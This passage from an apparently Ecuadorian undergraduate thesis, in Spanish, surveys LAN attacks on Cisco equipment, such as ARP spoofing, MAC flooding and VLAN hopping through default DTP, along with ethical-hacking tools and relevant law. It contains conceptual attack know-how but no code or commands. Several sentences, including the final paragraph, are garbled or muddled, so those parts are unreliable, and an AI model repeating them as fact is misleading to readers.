Analizar los sistemas de información de seguridad informática y las vulnerabilidades que existen por parte de equipos Cisco presentado a nivel de redes LAN en entornos de simulación recopilando información de equipos usados en la actualidad como su nivel de seguridad y peligros latentes.

1.7.2. Objetivos Específicos

- Identificar los diferentes entornos de simulación óptimos para analizar el comportamiento real de los equipos Cisco.
- Indagar en los estados en que los equipos Cisco son manejados habitualmente

identificando procesos de seguridad a los que son sometidos.

- Clarificar herramientas necesarias para elaborar prácticas y pruebas de Hacking Ético en equipos Cisco evaluando su seguridad a nivel de redes LAN.
- Examinar las vulnerabilidades a nivel de redes LAN de los sistemas de información de seguridad informática y el impacto en la seguridad e integridad de una organización.

1.8. Alcance

Presentar un entorno de simulación de una topología de red LAN que permita mostrar las vulnerabilidades encontradas en los dispositivos de red Cisco a través de herramientas de hacking ético.

Capítulo II

Marco Teórico

2.1 Antecedentes

Se presenta varios casos de estudios en los cuales se describen de manera objetiva la sintaxis y lo que logra cada trabajo con la finalidad de propulsar prácticas en las cuales se obtengan datos de las pruebas de hacking ético a equipos de red Cisco con la finalidad de dar a conocer vulnerabilidades, posibles fallos y consideraciones para futuras observaciones en cada uno de los dispositivos.

Hoy en día la tecnología es uno de los mayores avances conseguidos por el ser humano, ya que permitió que exista la comunicación a nivel mundial y con ello el surgimiento de nuevas tendencias. Con el tiempo peritos informáticos optaron por beneficiarse de las debilidades o fallas de los sistemas a tal punto de causar daños o incluso pérdida de información muy valiosa para las empresas. Actualmente estos tipos de ataque no éticos en las redes en general ha crecido de manera exponencial donde cada vez más se requiere de expertos en el área para impedir cualquier tipo de amenaza que vaya en contra de la integridad, disponibilidad y confiabilidad de la información.

Según (CONYA, 2018) mediante su trabajo de titulación, modalidad proyectos de investigación y desarrollo se tuvo como objetivo principal proponer una metodología de detección y respuesta a vulnerabilidades, esto acordó optimizar la protección en una red de datos. El trabajo realizado se encaminó como un caso práctico en la intranet de la World Vision Ecuador de la sociedad no estatal. Donde mediante el uso de la metodología de investigación cuasiexperimental, se realizó un pre-test del grado de seguridad de la red de datos, a través de la búsqueda de vulnerabilidades, y un post-test, en el que se verificó la mejora de la seguridad en la red.

Por otra parte (SALTOS, 2019) en su Un proyecto de diploma relacionado con el estudio de vulnerabilidades en unidades de enrutamiento de despacho, mostró que la mayoría de los enrutadores que proporcionan enlaces remotos a redes de terceros han sufrido ataques informáticos por parte de ciber-hackers. Estas intrusiones han provocado la inutilización de los equipos, originando fuertes desgastes económicos en las sociedades. Por lo que propuso el uso de tecnológica que conlleva al desarrollo, a través de cuatro escenarios de ataques y monitoreo de la red explicando el uso de las herramientas de código abierto utilizadas para ejecutar el proceso de identificación de

vulnerabilidades, análisis de tráfico y detección de riesgos que pueden ocurrir en una organización a nivel de redes de área local.

Por lo general gran parte de los problemas al momento de armar una red se debe algunas veces al mal despliegue e incluso poca experiencia relacionada con el área ocasionando fallas o vulnerabilidad críticas a una empresa, donde (Duarte, 2020) mediante su estudio logró constatar que en el GAD Parroquial de Pimocha, Los Ríos, Ecuador, no contaba con políticas para manejar la Red LAN de la institución, donde se pudo observar que existes pequeñas fallas en su instalación y configuración por lo que presento resultados que permitan a la empresa solucionar este tipo de amenazas y evitar ataques malintencionados.

Un punto importante por destacar es que actualmente existen varias formas de mitigar o poder hacer frente a este tipo de amenazas que surgen en la red como (NARVAEZ, 2019) que mediante su estudio análisis de vulnerabilidades basado en la metodología “OSSTMM”, aplica soluciones para mitigar las vulnerabilidades y brechas de seguridad que se presenten dentro de la red LAN de la Empresa “HIDROMAG. Los resultados permitieron una mejora en el diseño de la red como a su vez preservar la seguridad de la información definida por la confidencialidad, integridad y disponibilidad.

En cuanto (Leandres, 2019) mediante su trabajo tiene como finalidad la construcción de un modelo referencial de infraestructura virtual, la cual permita implementar las técnicas del hacking ético (recolección de información, análisis de vulnerabilidades, explotación y pos-explotación) simulando los ataques, identificar su funcionamiento y evaluar el método más eficaz para contrarrestarlo. Para ello, se diseñó un escenario de experimentación con la utilización de la tecnología de virtualización VMware, posteriormente se evaluaron la vulnerabilidad y se indujeron ataques de barrido de puertos, inyección SQL y Phishing, a los servicios disponibles en la infraestructura virtual tanto en la zona LAN y zona WAN, esto permitió analizar e identificar los distintos eventos relacionados a la seguridad informática dentro de una infraestructura computacional, buscando obtener información más fidedigna de las simulaciones con los diferentes dispositivos y así facilitar futuras prácticas en equipos de análisis de vulnerabilidades.

Prevenir estos ataques es la prioridad de toda empresa, sin embargo, algunas de ellas desconocen la tendencia de la ciberseguridad y la mitigación de ataques, lo que representa un gran riesgo, toda infraestructura de red puede llegar hacer deficientes debido a las

malas prácticas de configuración e incluso seguridad en equipos donde mediante las correctas prácticas de configuración y prevención de ataques se puede llegar a limitar problemas comúnmente en las redes que hacen uso de equipos cisco que en gran parte se desconocen.

Gracias a los trabajos mencionados anteriormente se logra fundamentar la importancia de la seguridad informática, en la cual se busca establecer metodologías que ayuden a la constante mejoría en seguridad informática que la tecnología actual amerita, para mantener la integridad de los equipos, su funcionamiento, y la veracidad de los datos que transmite.

2.2 Fundamentación teórica

2.2.1 La definición de la información

La información es un conjunto de datos que proporcionan un significado o un mensaje y que son útiles para el usuario, de tal forma que la información puede ser utilizada para la toma de decisiones, resolver problemas o adquirir más conocimiento sobre algún fenómeno o tema en específico.

Información pública: Es el conjunto de datos que son producidos en el marco de la actividad del servicio público, es información que cualquier persona tiene derecho a consultar, solicitar y recibir.

Información privada: Conjunto de datos que la ley no permite divulgar ya que afecta la intimidad personal, la seguridad nacional o simplemente es excluida por la ley, por ejemplo, contraseñas de correos electrónicos, datos personales o bancarios.

Sin importar el tipo de información con la que cuente el usuario es de vital importancia mantenerla segura para evitar que intrusos tengan acceso y hagan mal uso de estas, para evitar estar involucrados en situaciones poco favorables por el uso que se le puede dar a la información que fue sustraído del usuario o red.

2.2.2 Importancia de la Seguridad de la Información

El activo más importante de cualquier sistema o red informática siempre será la información ya sea perteneciente a una organización o cualquier tipo de usuario. Es inevitable que siga en aumento la información que se encuentra en formato digital por el incremento de las tecnologías de información y telecomunicaciones, por esta razón, se debe de proteger ante cualquier tipo de amenaza informática que pretenda robarla,

alterarla, destruirla y modificarla, o se realice la pérdida accidentalmente de la información por lo que es necesario usar métodos y herramientas de protección.

Una vez que la información es sustraída es difícil poder recuperarla además deja de ser confidencial porque evidentemente el intruso que ha obtenido la información conoce todos los datos acerca de está y las puede emplear para realizar actos ilícitos, por este motivo la protección de la información es fundamental.

2.2.3 Objetivos de la seguridad informática

Las principales metas que se debe buscar al momento de gestionar cualquier tipo de red son:

1. Mantener protegida la información digital, el hardware y software de la red.
2. Asegurar el adecuado uso de los recursos y de las aplicaciones del sistema.
3. Identificar las vulnerabilidades con las que cuenta la red, para poder emplear métodos de prevención y de este modo poder proteger la información.
4. Asegurar la confidencialidad, integridad y disponibilidad en los sistemas informáticos.
5. Minimizar los riesgos, amenazas y vulnerabilidades que se encuentren en la red mediante uso de herramientas de protección.
6. Contar con métodos eficaces de acciones de recuperación del sistema en caso de un incidente de seguridad.
7. Evitar la fuga de información mediante el constante mantenimiento en la seguridad de la red informática.

2.2.4 Elementos fundamentales de una red

Los principales elementos de una red están clasificados de la siguiente manera:

- A. Servidor
- B. Sistema operativo de red
- C. Estaciones de trabajo
- D. tarjeta de interfaz de red

Servidor: Permite a las computadoras conectadas a la red, comúnmente llamados clientes, compartir recursos e información, es el encargado de administrar los servicios de la red. Debe tener una suficiente capacidad de disco duro para el almacenamiento del software que sea requerido para el uso de la red, suficiente memoria RAM, y contar con

ranuras de expansión disponibles para el futuro y permitir así incrementar el desempeño de la red.

Sistema operativo de red: Es aquel que administra las operaciones de la red como el soporte de archivos, comunicaciones y el servicio para el soporte de equipo.

Estaciones de trabajo: Son el conjunto de computadoras que comparten los recursos del servidor y se interconectan a la red mediante una tarjeta de interfaz.

Tarjeta de interfaz de red: Para que las computadoras puedan tener comunicación a la red y al servidor, deben de contar con una tarjeta de interfaz de red o NIC (Network Interface Cards). Estos elementos son necesarios en el funcionamiento de la red, el uso de estos elementos depende del tamaño de la red y de su diseño.

2.2.5 Métodos de hacking básicos

A continuación, se muestran algunos métodos ilegales de adentrarse en un sistema informático:

- Password Hacking (adivinar la respuesta correcta, adivinar la contraseña, ingeniería social, phishing, desktop phishing, filtro de evasión, keylogger).
- PasswordCracking (los ataques de diccionario, ataques por fuerza bruta, tablas de arco iris).
- Windows Hacking (Netbios hacking, Cracking Windows, Hacking non administrator password in Windows XP, Bypassing Windows XP logon screen).
- WebsiteHacking (inyección de SQL, Cross site scripting, Inclusión de archivo remoto, Inclusión de archivo local, Ataque por denegación de servicio, probadores de vulnerabilidad), Programa maligno y virus (ProRat, Turkojan).

El protocolo TCP/IP es de los más usados para configuraciones de redes tanto empresariales como para el hogar utilizados en todo el mundo, por dicha razón es el foco de la gran mayoría de ataques por parte de intrusos.

¿Existe alguna manera de detectar vulnerabilidades?

Los factores que una empresa que quiere implementar un servicio basado en internet piensa es en cuanto cuesta el mantenimiento de hardware en relación a la ubicación del host, que sistema operativo conviene, el ancho de banda de acceso a internet que se debe manejar con la concurrencia esperada y establecer en cuantas capas se va a trabajar y si se necesita un sistema espejo con el cual se puede trabajar, lo último que se considera normalmente es la seguridad en la que debe estar instalado el servidor.

2.2.6 Topologías de red más comunes

La estructura de una red se divide en parte lógica y parte física.

- Topología de bus: Comprende un diseño directo donde un único cable backbone se usa y que corresponde terminarse en ambos polos y donde todos los hosts se vinculan al backbone donde se refiere a las principales conexiones troncales de Internet.
- Topología de anillo: Arquitectura en donde un host vincula con el host posterior designando un anillo físico de cable.
- Topología de estrella: Topología LAN en la que los puntos terminales de una red yacen conexos a un switch (Conmutador) / hubs central mediante nexos punto a punto.
- Topología jerárquica: Es un esquema parecido a una estrella extendida, con la divergencia que el dominio del acceso al medio está regulado por un ordenador que inspecciona el tráfico de la topología.
- Topología en malla: Cada host tiene sus indicadas conexiones al resto, se lo efectúa para brindar tanta protección como sea posible frente a interrupción del servicio.

2.2.7 Amenazas a la red

Es importante conocer los tipos de programa maligno que afectan a los dispositivos, y que se puedan reconocer, ya que los hackers o criminales en línea utilizan a los usuarios finales para que instalen los programas maliciosos sin que estos ni siquiera se den cuenta.

2.2.8 Tipos de Vulnerabilidades Informáticas

Según (Gallido Segundo Janeth, 2017) los tipos de vulnerables que pueden presentarse un sistema o red informática son:

Comunicaciones o de red: Esta vulnerabilidad está presente al tener una serie de equipos de cómputo conectados entre sí existe la posibilidad de que un intruso acceda a solo uno de los equipos y posteriormente realizar su propagación en toda la red informática.

Emanaciones: Hace referencia a la posibilidad de interceptar radiaciones electromagnéticas para modificar o descifrar la información que es enviada y recibida de un receptor a un emisor.

Físicas: Son cualquier posible acceso físico desde las instalaciones hasta el equipo de cómputo que almacena información confidencial para substraerla, modificarla o eliminarla. Es un tipo de vulnerabilidad que se puede llevar a cabo por el mismo personal interno que hace mal uso de las políticas de acceso al sistema informático y medios físicos de almacenamiento de información.

Humanas: Son el tipo de vulnerabilidades más comunes en cualquier sistema, porque la falta de capacitación o información genera que los usuarios realicen actividades como el mal uso del equipo de cómputo o políticas de seguridad que den pauta a otros tipos de vulnerabilidades.

Hardware: Es la posibilidad de que alguna pieza física en el sistema informático falle (por un mal diseño, funcionamiento y uso), provocando daños o problemas mientras que se intenta arreglar la falla.

Naturales: Posibilidad de que el sistema informático sufra daños o pérdidas causados por el ambiente o desastres naturales, como incendios, tormentas, inundaciones, terremotos. Este tipo de vulnerabilidad se presenta por la falta de medidas de prevención o auditorías de seguridad que revele algún tipo de deficiencia en el espacio geográfico en el que se encuentre ubicada la red informática.

Software: Tiene vulnerabilidades conocidas como bugs que hace referencia a un error o defecto en el software provocando que deje de funcionar correctamente. Esta vulnerabilidad es ocupada frecuentemente por intrusos informáticos para lograr acceder al sistema.

Las vulnerabilidades son aprovechadas por intrusos para causar daños físicos y lógicos a un sistema informático, para disminuirlas es necesario realizar la detección de éstas, mediante pruebas de infiltración, para mejorar la seguridad y confidencialidad de la información.

2.2.9 Tipos de ataques a redes LAN más comunes

La seguridad en redes de computadoras se refiere a cualquier actividad diseñada para proteger la integridad de una red, manteniendo el intercambio de información, libre de riegos y proteger los recursos informáticos de compañías, empresas o escuelas, es por ello por lo que cuando se habla de seguridad en redes se consideran como riesgos los ataques de códigos maliciosos, personas no autorizadas. Los ataques más comunes son enfocados a: la conectividad, la denegación de servicios, el consumo de ancho de banda, etc.

Y se busca que dichos ataques puedan ser mitigados conociendo su funcionamiento, formando así un patrón característico.

DHCP Spoofing

El protocolo DHCP (Dynamic Host Configuration Protocol) es un componente integral para la funcionalidad del protocolo de internet (IP) de las redes actuales. Su función es configurar automáticamente equipos clientes con direcciones IP y algunos otros parámetros relevantes para la red e.g. la máscara de red, la puerta de enlace (Gateway), o los servidores DNS (Domain Name System)

TCP SYN flood

El protocolo de control de transporte (TCP) especifica el formato de datos y los reconocimientos utilizados en la transferencia de datos. TCP, es un protocolo orientado a conexión dado que los participantes en la comunicación deben establecer una conexión previa, antes de que los datos puedan ser transferidos, realizando el control de flujo, corrección de errores, garantías TCP confiables y la entrega secuencial de los paquetes. Se considera un protocolo confiable porque si se corrompe o se pierde un paquete, TCP pedirá uno nuevo y correcto, hasta recibirlo.

Paquetes Malformados

Esto se refiere al hecho de que el disector elegido para fragmentar los paquetes de un protocolo no puede diseccionar adecuadamente su contenido, hay cuatro razones por las que un paquete no se puede diseccionar bien, estas son:

- El Paquete es incorrecto
- El paquete no se puede rearmar
- El disector tiene errores
- Disector está equivocado

Habitualmente, un paquete mal formado debe reconstruirse sin ajustarse a las reglas acordadas por la formalidad en cuestión. Son la obvia conveniencia de ejecutar ataques con paquetes mal formados, suelen recurrir a listas (software) que contienen paquetes de trámites particulares y los inyectan en masa en los ordenadores de las víctimas. Un ataque mediante Paquetes Malformados es un ataque en el que el atacante puede utilizar múltiples equipos (zombis), a los que ordena enviar paquetes formados incorrectamente al sistema de la víctima con el fin de bloquearlo, en un ataque de direcciones IP, el paquete contiene las mismas direcciones IP de origen y de destino, esto puede confundir a los sistemas operativos de las víctimas y causar que se bloqueen.

2.2.10 Tipo de atacantes

Se conoce como atacante a las personas que poseen grandes habilidades informáticas que mediante herramientas buscan obtener acceso a información confidencial de alguna persona o empresa con el objetivo de perjudicar e incluso ser remunerados, a continuación, se detalla algunos tipos de atacantes comúnmente conocidos, (Gallardo, 2019).

Hacker

Se conoce como hacker a una persona que tiene altos conocimientos informáticos el cual accede a los datos sin permisos con la finalidad de encontrar una vulnerabilidad, por lo general no es considerado una amenaza hasta que realiza algo que afecte a la red de una empresa o persona.

Cracker

Todo lo contrario, a un hacker, por lo general lo que busca es vulnerar seguridad de red, cambiar código o ejecutar scripts con sentencias dañinas hacia el sistema.

Spammers

Su propósito es causar daño a un sistema o tomar el control de este, donde su ataque está basado al uso de virus enviados por lo general a través de correo hasta que el usuario sea contagiado. Este tipo de ataque es de tipo enmascaramiento debido que al ser enviado como virus a través de archivos algunas veces se desconoce la identidad del atacante.

Carders

Tiene como finalidad obtener datos de las tarjetas bancarias que pertenecen a personas que fueron infectadas con un tipo de virus para la recolección de datos, donde por lo general se estudia las vulnerabilidades que tiene la tarjeta y de encontrar alguna falla buscan tomar los datos de inmediato.

2.2.11 Tipos de hacker y consideraciones

(Useche, 2019) Los hackers se pueden clasificar en Hacker de sombrero blanco, quien es referido como un profesional en seguridad. El hacker de sombrero negro, quien es referido como un tipo malo y que utiliza su conocimiento para propósitos negativos. Y existe un tercer tipo de hacker llamado el hacker de sombrero gris, que se le considera un hacker intermedio, que sería capaz de trabajar en una empresa de seguridad informática, pero que al terminar su trabajo deja una puerta trasera, para sacar información valiosa del

sistema que ayudó a desarrollar, con ciertos aspectos a tomar en cuenta de la importancia de la ciberseguridad:

- ✓ Encontrar la definición de vulnerabilidad informática para toda debilidad que se pueda usar para tener acceso a un entorno informático sin autorización.
- ✓ Las organizaciones tienen considerado que las amenazas a sus sistemas informático son algo indeseado por lo cual merecen su debida atención y precauciones.
- ✓ El explotar, se refiere a tomar ventaja de algunas de las vulnerabilidades del sistema.
- ✓ El riesgo es conocido como el impacto que se tiene al ser explotada una vulnerabilidad.
- ✓ Las pruebas de penetración son un conjunto de métodos y procedimientos que tienen como objetivo probar y proteger la seguridad de una organización.

2.2.12 Tipos de ataques a nivel de redes LAN

Ataque de Denegación de Servicio (DoS)

Según (Jamal, Haider, Aziz, & Chohan, 2017) indica que un ataque de denegación de servicios consiste en la generación de cientos e incluso miles de solicitudes por minuto desde un solo dispositivo que constantemente cambia su ubicación para evitar ser detectado con el objetivo de hacer que el servicio sea inaccesible para otros usuarios que requieres del realizar alguna solicitud.

Ataque de Denegación de Servicio Distribuido (DDoS)

Consiste en un ataque realizado desde varias máquinas a un mismo servidor imposibilitando el acceso al servicio por un cierto tiempo. Por lo general este tipo de ataques se planifica desde una máquina central que infecta a máquinas de otros usuarios sin ellos tener el respectivo conocimiento convirtiéndolas en zombis a tal punto de realizar un ataque a un objetivo específico.

Escaneo de Puertos

Por lo general son puertos que los administradores ciertas veces dejan abiertos para conexión o incluso sin un fin donde mediante herramientas se busca encontrarlas para posteriormente analizar la red o dispositivos en específicos. Por lo general esta técnica

permite conocer los servicios que un dispositivo tiene expuesto y posteriormente enviar ataques.

OS Finger Printing

Consiste en realizar una gran cantidad de validaciones a tal punto de poder obtener información que de características del sistema operativo utilizado como el tipo de arquitectura que posee la máquina objetivo un punto importante por considerar es que este tipo de ataques puede ser combinado con el escaneo de puertos.

KeyLoggers

Considerado como uno de los ataques más peligrosos, este tipo de ataque es un programa por lo general de hardware o software usado la mayor parte de veces por los atacantes con el objetivo de tener las pulsaciones de teclas que el usuario digita en su teclado como contraseñas, correos o lecturas de mensajes secretos que son registrados en un archivo para los antivirus es un gran desafío ya que este tipo de programa se arranca con el kernel en algunos casos imposibilitando su descubrimiento.

ICMP Tunneling

Vulnerabilidad aprovechada por el atacante en aquellos firewalls que permiten el tráfico ICMP Request dentro de su red permitiendo establecer la comunicación con el usuario o víctima de manera directa donde puede llegar a detener la máquina debido a la gran cantidad de mensajes ICMP de solicitudes.

DNS Spoofing

Por lo general busca alterar las direcciones de nombre de dominios que los usuarios ingresan para realizar u obtener alguna información en específico redirigiéndolos a páginas que el atacante decida como a su vez él pueda ver el tipo de sincronización que el origen buscar realizar.

ARP Spoofing

ARP Spoofing o suplantación ARP a la red LAN muy utilizado actualmente debido a que no todas las redes o proveedores de equipos de red tienen una forma de protegerse al ataque mencionado. Debido a que ARP es uno de los pilares principales para la conexión a internet debido a que enlaza las direcciones MAC con las direcciones IP permitiendo que cada dispositivo que se conecte tanto a una intranet como extranet pueda ser único e identificable a la hora de realizar peticiones a servidores como DNS, HTTP/S entre otros.

Debido al proceso que realiza a través de mensajes de broadcast cuando no se conoce una MAC del dispositivo asociado al que se quiere comunicar, se procede a suplantar la

direcciones del router con la finalidad de recibir una copia de una comunicación a la que no se puede acceder siendo un MAN in the MIDDLE.

Se busca realizar peticiones falsas al equipo con tal de colapsar la tabla de direcciones y ningún otro dispositivo pueda realizarlo, con esto se logra vincular el identificador único MAC (Media Access Control) del atacante con un dispositivo de usuario a tal punto recibir la información que se envía a través de la red y a su vez esta sea accesible para el atacante.

Man-In-The-Middle

Otro ataque que puede causar gran impacto a un usuario u organización. Este tipo de ataque consiste en una persona estar en medio de la red a tal punto que pueda ver toda la comunicación que se realiza entre uno o varios hosts llegando a interceptar de manera fácil contraseñas, correo electrónico, cuentas, entre otros datos.

Mac Flooding Attack

Consiste en enviar miles de direcciones MAC falsas hacia el switch para llenar su tabla CAM (Content Addressable Memory) y que colapse al no poder almacenar más registros. La CAM almacena las direcciones MAC aprendidas por el switch que son usadas para identificación de MAC de los frames que recibe.

Para llenar esta tabla, por default, una dirección MAC que es aprendida dinámicamente queda almacenada en la tabla en un máximo de tiempo de 300 segundos, después de su última actividad registrada, Mac Flooding Attack hace inunda la tabla CAM con un sin número de direcciones falsas en milésimas de segundos conocido este último como aging timer, al realizar este proceso el switch no va a poder responder a nuevas direcciones MAC como peticiones realizadas de equipos que realmente formen parte de la red.

VLAN Hopping Attacak

VLAN Hopping Attack es una técnica que consiste en acceder a través de diferentes VLANs que en su principio es imposible debido a los conceptos y configuraciones ya establecidos. Una VLAN o Red de Área Virtual es una técnica que permite dividir los dominios de broadcast y dominios de colisión dentro de una red permitiendo mejorar la seguridad como a su vez extender el alcance de la red donde solo aquellos equipos que pertenezcan a la misma VLAN no podrán comunicarse con una VLAN diferente así se encuentren en la misma subred.

El problema en los equipos Cisco surge cuando se configura un switch con los parámetros por default dejando el protocolo DTP (Dynamic Trunking Protocol) activo el cual es usado para crear una negociación de troncales entre 2 switch cisco de forma automática creando enlaces 802.1Q dinámicamente lo que hace que este tipo de configuración sea aprovechado por el atacante, cabe mencionar que este ataque solo funciona en los equipos cisco debido a su configuración DTP que viene por default.

2.2.13 Amenazas de red

Cuando se habla de amenaza de red es referirse a los tipos de malware que pueden causar daño en nuestros dispositivos como (Tablet, Pc's, Teléfonos, entre otros) o incluso compartir información con desconocidos a través de la red lo que podría causar ciertas repercusiones e incluso problemas a futuro por lo general este tipo de amenazas se aplican a los usuarios finales a través de aplicaciones con código malicioso que en ciertas veces es difícil que una firma de antivirus detecte.

Triangulo de la Intrusión de la red

Es un concepto muy utilizado en la Seguridad informática que es comúnmente empleado para definir los 3 puntos clave que se deben realizar para llevar a cabo una intrusión que cuenta con tres aspectos: Oportunidad, Medio, Motivo, (Segundo, 2017).

Oportunidad: Se refiere a las fallas y vulnerabilidades que existen en la seguridad de toda red informática.

Medio: Es el medio necesario por utilizar y las herramientas necesarias para realizar un ataque de manera efectiva.

Motivo: Es el motivo por el cual un atacante realiza la intrusión donde la mayor parte se relacionan con:

- **Financieros:** Realizan las vulnerabilidades a información confidencial para poderla vender y obtener alguna remuneración.
- **Diversión:** Personas que tienen poco conocimiento o buscan un pasatiempo.
- **Ideología:** Grupo o persona que realizan ataques a organizaciones que van en contra de su ideología.
- **Búsqueda de reconocimiento:** Buscan sobresalir entre los diferentes atacantes.

Adware: Publicidad molesta que por lo general es visible en la navegación web de el o los usuarios con la finalidad que pueda interactuar con alguna de ellas y así crear interés por el usuario.

Virus

Código malicioso que se adjunta a un archivo o programa el cual es ejecutable en un ordenador. Por lo general gran parte del tiempo se requiere que el usuario administrador permita su ejecución donde una vez realizado se encarga de almacenarse en disco. El tipo de daño que puede causar va desde la pérdida de información o incluso modificar, eliminar archivos. Algunos de estos virus por lo general pueden ser transferidos en memorias USB, CD/DVD o enviados por la web hacia otro usuario.

Caballo de Troya

Código malicioso escondido en aplicaciones algunas veces confiables como software libre que existe en internet, chats, redes sociales que son muy difíciles de detectar por lo general con una firma de antivirus o incluso el firewall que tiene la máquina con la cual se está trabajando.

Gusanos

Buscan explotar las vulnerabilidades de una máquina e incluso la red por lo general se replican en el equipo haciendo que el disco duro se llene y por lo general hace que toda la red tenga lentitud en su funcionamiento. Este tipo de amenazas por lo general puede replicarse por toda la red sin ninguna intrusión.

Ransomware

Este tipo de amenazas niega la información al usuario o propietario del dispositivo en ciertas funciones por lo general ubicadas en el disco duro bloqueando el acceso a su contenido hasta que no se haga un pago para remover la restricción.

Phishing

Es basado a la técnica de ingeniería social, donde mediante páginas web o correos falsos se trata de que un usuario pueda proporcionar su información creyendo que lo enviado es requerido por el sitio oficial, este tipo de amenazas es hoy en día la más difícil de manejar en los usuarios.

Yersinia

Framework creado específicamente para realizar ataques en equipo cisco, este tipo de software corre en entornos GNU (Software de uso libre) como son las distribuciones del Kernel de Linux.

Yersinia aprovecha las falencias o la mala configuración que existe en los equipos con ataques tradicionales como Cisco Discovery Protocol (CDP), VLAN Hopping Attack, Spanning Tree Protocol (STP), Multiprotocol Label Switching (MPLS), entre otros.

2.2.14 Sistemas operativos para pruebas de vulnerabilidad

Hoy en día existen muchos sistemas operativos diseñados para temas de hacking donde mediante herramientas o cierto conocimiento se puede llegar a vulnerar sistemas o incluso redes empresariales a gran escala, en el presente estudio de investigación se presenta varios sistemas operativos utilizados en la actualidad.

Kali Linux

Sistema operativo basado en software libre sienta una distribución de Debian GNU/Linux diseñada específicamente para tratar temas de auditoría y seguridad informática, Kali fue fundado por Offensive Security Ltd., actualmente es uno de los sistemas operativos mayor utilizados hoy en día debido a su facilidad de manejo y gran información en la web.

Parrot Security OS

Parrot Security OS (o ParrotSec) es un sistema operativo con una distribución de Linux basada en Debian donde su propósito general se orienta hacia la seguridad informática. fue diseñado para realizar pruebas de penetración como a su vez evaluación de la red y análisis de vulnerabilidades, entre otros actualmente es desarrollado por Frozenbox Team.

BlackTrack

Otro sistema operativo desarrollado bajo una distribución de Linux enfocado a la auditoría y seguridad informática en general. Incluye una larga lista de herramientas de seguridad aptas para su uso como exploits, vulnerabilidades de puertos, sniffers, entre otros.

BlackArch Linux

Sistema operativo dirigido a investigadores y revisores de pruebas de penetración basado en una distribución de Arch Linux, BlackArch posee más de dos mil herramientas para análisis, pruebas de penetración, ataques, entre otros.

2.2.15 Herramientas de simulación

Graphical Network Simulator-3 (GNS-3)

GNS3 es una herramienta de emulación que permite desarrollar escenarios reales en un ordenador, compartiendo los recursos del hardware que posee la máquina donde se desarrolla los escenarios para poder tener una mejor experiencia, por lo general GNS3 es

uno de los emuladores más utilizados hoy en día cuando de crear pruebas de intrusión se trata debido a su fácil montaje de sistemas operativos reales lo que genera un ahorro en la adquisición de equipos, (Vélez, 2018).

GNS3 posee librerías de Dynagen permitiendo realizar funciones a través de la CLI (Command Line Interface) siendo posible montar escenarios de IOS reales de equipos Cisco.

Emulated Virtual Enviroment-Next Generation (EVE-NG)

Herramienta que permite realizar entornos de simulación de diferentes dispositivos como (PC, Switch, Routers) de manera sencilla, cuenta con varias características que permiten simplificar su usabilidad y capacidad de uso. Actualmente cuenta con dos versiones:

La versión Community que puede ser de libre uso para los profesionales que se interesen en simular equipos y una versión profesional que incluye un costo por su uso, pero tiene ciertas herramientas avanzadas que la free es imposible de conseguir, (Dzerkals, 2017).

Netsim

Network Simulator (Netsim) es un emulador y simulador de red en toda la pila o stack de protocolo TCP/IP proporciona un entorno de desarrollo que puede ser utilizado para la investigación y el desarrollo de redes. Tiene un precio relativamente bajo para su utilización actualmente cuenta con dos tipos de versiones una versión Pro para clientes comerciales y una estándar dirigidas a instituciones educativas, (Torres, 2005).

2.2.16 Analizadores de tráfico

NTOP

Herramienta capaz de mostrar la utilización de la red monitoreada y permite diferencias entre las diferentes direcciones como protocolos, puertos e incluso servicios. NTOP permite la obtención de datos debido a que trabaja con sniffing o a través del contador de tráfico NetFlow.

NAGIOS

Herramienta capaz de monitorear servicios e incluso los equipamientos de la red por lo general es muy utilizada en la parte de la administración de redes para verificar la actividad de los hosts, aplicaciones, entre otros.

Wireshark

Herramienta que permite capturar el tráfico que atraviesa nuestra red por los diferentes medios guiados o no guiados en tiempo real para posteriormente poder ser analizados, permite la utilización de IPv6, con una interfaz muy flexible y basado en la librería pcap, esta herramienta es una de las pocas que se mantienen bajo la licencia GPL con grandes capacidades de filtrado y admite formato de archivos tcpdump, mantiene una compatibilidad con más de 20 plataformas y es compatible con más de 480 protocolos.

CACTI

Permite recolectar datos mediante una base de datos MySQL para posteriormente realizar graficas que muestren la carga de tráfico que pasa por nuestra red a través de una interfaz.

2.3 Marco legal

El presente trabajo de investigación hace referencia a las bases legales existentes en la Constitución de la República del Ecuador que se detalla a continuación.

El Art. 16 inciso 2 menciona la forma de priorizar ideas relacionadas al desarrollo social en el ámbito de la información, conectividad, tipos de servicios y recursos indispensable para un desarrollo tecnológico en el país.

El Artículo 29 de la Ley Orgánica de Telecomunicaciones hace referencia a las regulaciones técnicas que se deben de establecer y monitorear permitiendo un mejor desempeño de las operaciones relacionadas con la seguridad de datos y su aplicación en el medio ambiente.

Por otra parte, el Art. 3 inciso 11 de la Ley Orgánica de Telecomunicaciones menciona que, la Sociedad de la Información es aquella que tiene como propósito mejorar la competitividad, el crecimiento y la calidad de vida a través de las Tics.

Por consiguiente, el Art. 3 inciso 12 de la Ley Orgánica de Telecomunicaciones se refiere a las Tics como el conjunto de servicios, plataformas e infraestructura de red que permite el acceso y generación de datos mediante el almacenamiento, procesamiento y análisis de la información.

Cabe mencionar que el Art. 232 del Código Orgánico Integral Penal menciona que, cualquier persona que afecte al funcionamiento de los sistemas informáticos como el daño, deterioro o eliminación de información será privado de la libertad.

De igual manera el Art. 232 menciona que el diseño, desarrollo, o envío de información sin autorización previa que afecte a la seguridad de los sistemas informáticos será sancionado.

Para concluir el Art. 234 referente al acceso no consentido a un sistema informático, telemático o de telecomunicaciones del Código Orgánico Integral Penal indica que las personas que accedan a todo o parte de un sistema informático o telemático o de telecomunicaciones sin la respectiva autorización de explotación de datos o modificación de estos será sancionado con pena privativa de la libertad.

2.4 Fundamentación Social

El presente trabajo de investigación busca dar a conocer las vulnerabilidades que existen en los equipos Cisco causando falencias o incluso pérdidas de información a nivel de redes LAN y puedan ser corregidas sin ver afectados sus recursos internos. La ciberseguridad es una de las preocupaciones sustanciales que las asociaciones hoy en día consideran necesarias ante los peligros que se exponen tendidos en la red, logrando crear accesibilidades a los piratas informáticos, una sociedad inquebrantable con objetivos virulentos.

Aunque simula un cruce para vincular el término hacking y el significado de acción ética en una frase similar, en realidad este grado de agilidad se ha visto alterado en uno de los rescatadores cada vez más comunes de los grupos en el globo público. el objetivo es ver qué tan bien está configurada la seguridad y qué se puede hacer para evitar que las circunstancias conduzcan a un resultado negativo en una futura intersección.

